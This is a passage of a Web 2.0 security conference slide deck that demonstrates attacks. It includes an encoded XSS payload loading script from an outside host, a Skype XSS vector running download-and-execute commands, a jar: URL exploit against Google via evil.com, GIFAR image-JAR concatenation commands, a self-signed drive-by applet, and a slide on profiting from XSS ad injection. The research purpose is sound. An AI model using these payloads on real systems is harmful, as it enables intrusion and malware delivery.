
  -
    ```
    [html junk]
      */<script>/*
    [html junk]
      */ XSS Payload which does not need to contain HTML meta characters /*
    [html junk]
    ```
- Actual exploit:

  -
    ```
    [html junk]
      */<script>/*
    [html junk]

    */document.write(atob(/PHNjcmlwdCBzcmM9Imh0dHA6Ly9ja2Vycy5vcmcvcyI+PC9z
    Y3JpcHQ+PCEtLQ==/.toString().substr(1,56)));/*

    [html junk]
    ```

THE POWNCE WORM


XSS Defacement - Mozilla Firefox 3 Beta 2
File Edit View History Bookmarks Tools Help
http://pownce.com/passfree/
Google
Pownce : Profile Settings
XSS Defacement
You Got
STALLOWN3D!1
About Help Blog API Badges Advertise Download Legal
© 2008 Megatechtronium
Done

This page has been Hacked!

VULNERABILITIES IN SKYPE

- Deadly Combination
  - `DailyMotion/Metacafe + XSS + Skype = 0wnage`
- Code

```
<script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and
execute binary file";
x.run('cmd.exe /C "'+someCommands+'"');
</script>
```

- Vector
  - `skype:?multimedia_mood&partner=metacafe&id=1053760`
- Credits
  - Miroslav Lučinskij
  - Aviv Raff

VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma
- We knew about it last year!

MAKING MONEY WITH XSS

- We need large number of XSS vectors.
- For each vector we inject ads for payload.
- We use Web2.0 distribution channels to infect.
  - Social Bookmarking sites
  - Crowdsourcing sites
  - Social profiles
  - ..etc
- We make money!

FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example
  - `jar:`**`[url to archive]`**`!`**`[path to file]`**
  - `jar:`**`https://domain.com/path/to/jar.jar`**`!`**`/Pictures/a.jpg`**
- When uploaded and accessed it executes within the origins of the `[url to archive]`

FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLS

- Requires 302 Open Redirect

  -
    ```
    <html><head>
    <script
    language="javascript">window.location=
    "jar:http://groups.google.com/searchhi
    story/url?url=http://evil.com/evil.jar
    !/payload.htm";</script>
    </head></html>
    ```
- The one above pwns Google
  - Vector developed by Beford

THE JAVA RUNTIME AND JAR

- It pokes services behind the Firewall
- It works with File Upload facilities
- Social Engineering is Required!!!
- It thinks of pictures like JARs

THE JAVA RUNTIME AND JAR


- Get an image from the Web:
  - `fancyimage.jpg`
- Prepare a JAR:
  - `jar cvf evil.jar Evil*.class`
- Put them together:

  -
    ```
    copy /B fancyimage.jpg + evil.jar
    fancyevilimage.jpg
    ```

    or

    ```
    cp fancyimage.jpg fancyevilimage.jpg
    cat evi.jar >> fancyevilimage.jpg
    ```

DRIVE BY



The application's digital signature cannot be verified.
Do you want to run the application?

Name:	SuperMario3D
Publisher:	(c) 2007 Nintendo
From:	http://www.gnucitizen.org

☐ Always trust content from this publisher.

The digital signature cannot be verified by a trusted source. Only run if you trust the origin of the application.

JAVA

DRIVE BY JAVA

- ANT building Script

```
<project name="sign" default="sign" basedir=".">
<property name="key.CN" value="GNUCITIZEN"/>
<property name="key.OU" value="GNUCITIZEN"/>
<property name="key.O" value="GNUCITIZEN"/>
<property name="key.C" value="UK"/>
<property name="applet.class" value=""/>
<property name="applet.width" value="200"/>
<property name="applet.height" value="200"/>
<property name="target" value="target"/>
<property name="jar" value="${target}.jar"/>
<property name="htm" value="${target}.htm"/>
<target name="compile">
<javac srcdir="."/>
</target>
<target name="pack" depends="compile">
<jar basedir="." destfile="${jar}"/>
</target>
<target name="sign">
<delete file=".tmp.jks"/>
<genkey alias="key" storepass="abc123‟ keystore=".tmp.jks" keyalg="RSA" validity="365">
<dname>
<param name="CN" value="${key.CN}"/>
<param name="OU" value="${key.OU}"/>
<param name="O" value="${key.O}"/>
<param name="C" value="${key.C}"/>
</dname>
</genkey>
<signjar jar="${jar}" alias="key" storepass="abc123‟ keystore=".tmp.jks"/>
<delete file=".tmp.jks"/>
</target>
<target name="appletize">
<echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot;&gt;&lt;/APPLET&gt;"/>
</target>
<target name="clean">
<delete file="${htm}"/>
<delete file=".tmp.jks"/>
<delete>
<fileset dir="." includes="*.class"/>
</delete>
</target>
<target name="wipe" depends="clean">
<delete file="${jar}"/>
</target>
</project>
```

DRIVE BY JAVA

- Malicious Applet

  -
    ```
    import java.io.*;
    import java.net.*;
    import java.awt.*;
    import java.applet.*;
    import java.awt.event.*;

    public class SuperMario3D extends Applet {
    public void init(){
    try {
    Process p =
    Runtime.getRuntime().exec("calc");
    } catch (IOException e) {
    //do nothing
    }
    }
    };
    ```

SERVICE ABUSE

- Abusing Search Engines
  - We can make search engines to find things for us even when they haven't been indexed yet.
- Abusing VoIP Web2.0 Services
  - We can call or scam people by using new age Web2.0 VoIP services.
- Abusing RSS and ATOM
  - We can use RSS and ATOM to spread, distribute malicious logics in a targeted manner.
  - We can also use RSS and ATOM to hide malicious activities.


SERVICE ABUSE

- Abusing aggregation services
  - The better aggregated the malicious content is the higher impact it has and the more people it reaches.
  - How do you fight that?
- Abusing blogs and content
  - Splog Nets are the business of the future.

ABUSING APPLICATION HOSTING SERVICES

- Technology
  - Amazon Elastic Cloud
  - Google Mashup Editor
  - Google App Engine
  - Yahoo Pipes
  - ...etc
- Result
  - MPAC and WebAttacker on steroids

ABUSING APPLICATION HOSTING SERVICES


Google Mashup Editor - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://editor.googlemashups.com/editor
Google
Google Mashup Editor
Help | Sign out
messenger
mashup-pdp-gnucitizen-messenger/index.gml Published: http://messenger.googlemashups.com
Editor
Feed Browser
Sandbox
Published Apps
File
Save
Test
Tag look-up
Projects Help
My Projects
Backframe
GME Phishing Demo
messenger
SECDB
Social Unit
TStore
XSSDB
Samples
Files
index.gml
©2007 Google - Terms of Use - Privacy Policy - Google Code
Transferring data from editor.googlemashups.com...

```
<gm:page title="Messenger" authenticate="true">
  <h1>Renaissance Expositions Messenger</h1>
  <p>Click one of the buttons below to perform an operation.

  <gm:list id="data" data="${app}/messages" template="templat

  <gm:template id="template">
    <ul repeat="true">
      <li><gm:text ref="atom:title"/></li>
    </ul>
  </gm:template>

  <input type="button" value="Create" onclick="create()"/>
  <input type="button" value="Read" onclick="read()"/>
  <input type="button" value="Update" onclick="update()"/>
  <input type="button" value="Delete" onclick="del()"/>

  <script>
    var gpathTitle = new GPath("atom:title");

    function create() {
      var d = google.mashups.getObjectById('data').getData()
```

4th GENERATION ROOTKITS

- The browser is a middleware.
- The closer to the data the better.
- Browsers are extensible (XML, RDF, JS).
- XML and JS are quite polymorphic.
- Browsers are allowed to access the Web.
- Browser-based malware is portable.

4th GENERATION ROOTKITS

- Closer look at Browser-based Rootkits
  - Obscure browser extensions
  - Hidden browser extensions
  - Backdoored install base
  - 3rd-party rootkits
  - Extension of an extension rootkis

CONCLUSION

- In summary...
  - Web2.0 security is not only about AJAX.
  - In Web2.0, security problems are not necessarily data validation problems.
  - Sometimes, it is irrelevant whether servers are vulnerable or not. The data can be retrieved anyway.
  - Non-executable stacks and other types of software security features are only helpful when attackers want to compromise your computer.
  - Your data is still on the Web.

CONCLUSION

- In summary...
  - It is all about who has the information.
  - It is all about who can find the information.
  - Information is everything. It is the most valuable digital asset.
  - Web2.0 makes attackers live a lot easer.
  - Web2.0 is not bad but new security problems will emerge.
  - We must learn how to see to the general picture.

If today’s malware mostly runs on Windows because it’s the commonest executable platform, tomorrow’s will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)

...secure + secure != 2 x secure).

pdp (GNUCITIZEN)

GNUCITIZEN

GNUCITIZEN

Thank You for Attending!

GNUCITIZEN

http://www.gnucitizen.org